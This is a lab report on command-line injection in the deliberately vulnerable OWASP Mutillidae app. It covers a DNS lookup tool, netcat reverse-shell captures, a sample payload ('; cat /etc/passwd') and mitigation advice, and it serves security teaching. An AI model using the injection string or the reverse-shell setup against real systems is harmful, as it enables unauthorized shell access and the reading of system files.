


Report on Command Line Injection Using OWASP Mutillidae



Anuja Panchariya

Command Line Injection Using OWASP Mutillidae

Introduction

Command Line Injection is a serious security vulnerability that allows attackers to execute arbitrary commands on a server or system. This type of attack typically occurs when an application integrates user input into system commands without adequate validation. Attackers can exploit this vulnerability to gain unauthorized access, manipulate data, or compromise the entire system. OWASP Mutillidae, a deliberately vulnerable web application designed for security training and testing, provides a practical environment to demonstrate, understand, and mitigate Command Line Injection vulnerabilities.

Understanding the Environment

Image 1: DNS Lookup Tool

In this screenshot, we see a DNS lookup tool interface in OWASP Mutillidae. This tool is meant to allow users to perform DNS lookups by entering a hostname or IP address. The application takes the user input and uses a system command, like 'nslookup' or 'dig', to query the DNS information associated with the input.

Potential Issue: If the input is not properly sanitized, an attacker could enter a command with additional arguments or symbols, allowing them to execute arbitrary commands on the server. This could compromise sensitive information and potentially lead to system access.




FIG.A. PINGING THE IP ADDRESS




FIG.B. ADD HOST NAME AND REVERSE PHP COMMAND

Images 2 & 3: Directory Structure and PHP Files

These screenshots display a directory listing of various PHP files in the OWASP Mutillidae environment, such as 'process-commands.php', 'show-log.php', and 'source-viewer.php'. These files represent different functionalities in the application, some of which process user input or interact with the system. Files like 'process-commands.php' could be specifically responsible for handling commands based on user inputs, making them a potential target for command injection vulnerabilities if they don't properly validate inputs.




FIG.C . PERFORM COMMAND LINE INJECTION

```

File Actions Edit View Help
inet 192.168.1.37 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::a00:27ff:fe89:51d5 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:89:51:d5 txqueuelen 1000 (Ethernet)
RX packets 55103 bytes 43232824 (41.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 27145 bytes 4212163 (4.0 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 6753 bytes 4668905 (4.4 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 6753 bytes 4668905 (4.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.23.43.127 netmask 255.255.0.0 destination 10.23.43.127
inet6 fe80::80f6:7298:143b:4ad8 prefixlen 64 scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
RX packets 230 bytes 100603 (98.2 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 272 bytes 20438 (19.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@vbox)-[~]
# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.42: inverse host lookup failed: Unknown host
connect to [192.168.1.37] from (UNKNOWN) [192.168.1.42] 50066
bash: no job control in this shell
www-data@owaspbwa:/owaspbwa/mutillidae-git$

```

FIG. D . SEND LISTNER REQUEST

```

File Actions Edit View Help
inet 192.168.1.37 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::a00:27ff:fe89:51d5 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:89:51:d5 txqueuelen 1000 (Ethernet)
RX packets 55103 bytes 43232824 (41.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 27145 bytes 4212163 (4.0 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 6753 bytes 4668905 (4.4 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 6753 bytes 4668905 (4.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.23.43.127 netmask 255.255.0.0 destination 10.23.43.127
inet6 fe80::80f6:7298:143b:4ad8 prefixlen 64 scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
RX packets 230 bytes 100603 (98.2 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 272 bytes 20438 (19.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@vbox)-[~]
# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.42: inverse host lookup failed: Unknown host
connect to [192.168.1.37] from (UNKNOWN) [192.168.1.42] 50066
bash: no job control in this shell
www-data@owaspbwa:/owaspbwa/mutillidae-git$

```

FIG.E. AFTER SENDING LISTEN REQUEST



```
File Actions Edit View Help
privilege-escalation.php
process-commands.php
redirectandlog.php
register.php
renew-magritte.php
repeater.php
robots-txt.php
robots.txt
secret-administrative-pages.php
set-background-color.php
set-up-database.php
show-log.php
site-footer-xss-discussion.php
source-viewer.php
sqlmap-targets.php
ssl-enforced.php
ssl-misconfiguration.php
styles
styling-frame.php
styling.php
test
text-file-viewer.php
upload-file.php
usage-instructions.php
user-agent-impersonation.php
user-info-xpath.php
user-info.php
user-poll.php
view-someones-blog.php
view-user-privilege-level.php
web-workers.php
webservicess
xml-validator.php
www-data@owaspbwa:/owaspbwa/mutillidae-git$
```

FIG . F. LIST THE COMMAND

Command Line Injection Example

Using DNS lookup as an example, consider how command line injection could be leveraged: Normally, querying a site like "www.google.com" simply provides domain information.

However, a malicious actor may tamper with this typical transaction by inputting "www.google.com; cat /etc/passwd", attempting to retrieve password data alongside DNS details.

Should the application carelessly forward such an entry to the operating system sans sanitization, both tasks could inadvertently execute, compromising the system. Attackers exploit deficiencies that blindly pass user-supplied inputs to downstream processes without verification or alteration.

Though convenient for users, any approach that fails to differentiate intention can introduce unintended interpretation and unanticipated access. Vigilant validation and formatting of received information helps ensure components interpret values precisely as intended, thwarting those who would twist words to their advantage.

Real-World Risks of Command Line Injection

- Command Line Injection vulnerability poses a serious risk for both organization and users. The following highlights some of those salient risks:
- Data Theft: Attackers can steal files and gain access to sensitive information.
- Privilege escalation: Exploitation of weak input validation could allow the attackers to escalate their privileges and take control of the system—beyond what is intended.
- System compromise: Attackers can install malware, interrupt services, construct new users and change system files for a whole system compromise.

Mitigation Techniques

- In order to prevent Command Line Injection vulnerabilities (worst-case scenario), developers must implement the following best practices:
- Check inputs All user input must be Only validated Accept only certain valid characters (like the alphanumeric set for hostnames), and reject special characters that may be used to inject commands.
- Avoid shell commands (use Safe APIs): Developers should prefer those APIs that do not invoke the shell. Such as using libraries for DNS lookups instead of system commands like 'nslookup'.

- Principle of Least Privilege: Run apps with minimum necessary privileges This restricts how much an attacker can take advantage of a vulnerability if they are able to do so.
- Escape Shell Commands — If you call command line functions, make sure any input is escaped/sanitized so as not to execute an unintended shell command.

Conclusion

Command Line Injection is a high-risk vulnerability often found in applications that use system commands with unvalidated input. The OWASP Mutillidae platform provides a controlled environment to explore and mitigate these vulnerabilities, helping developers and security professionals understand the risks involved.

By following best practices such as input validation, using safe APIs, and applying the principle of least privilege, developers can significantly reduce the risks associated with command injection. This report underscores the importance of secure coding and proactive security measures in building resilient applications.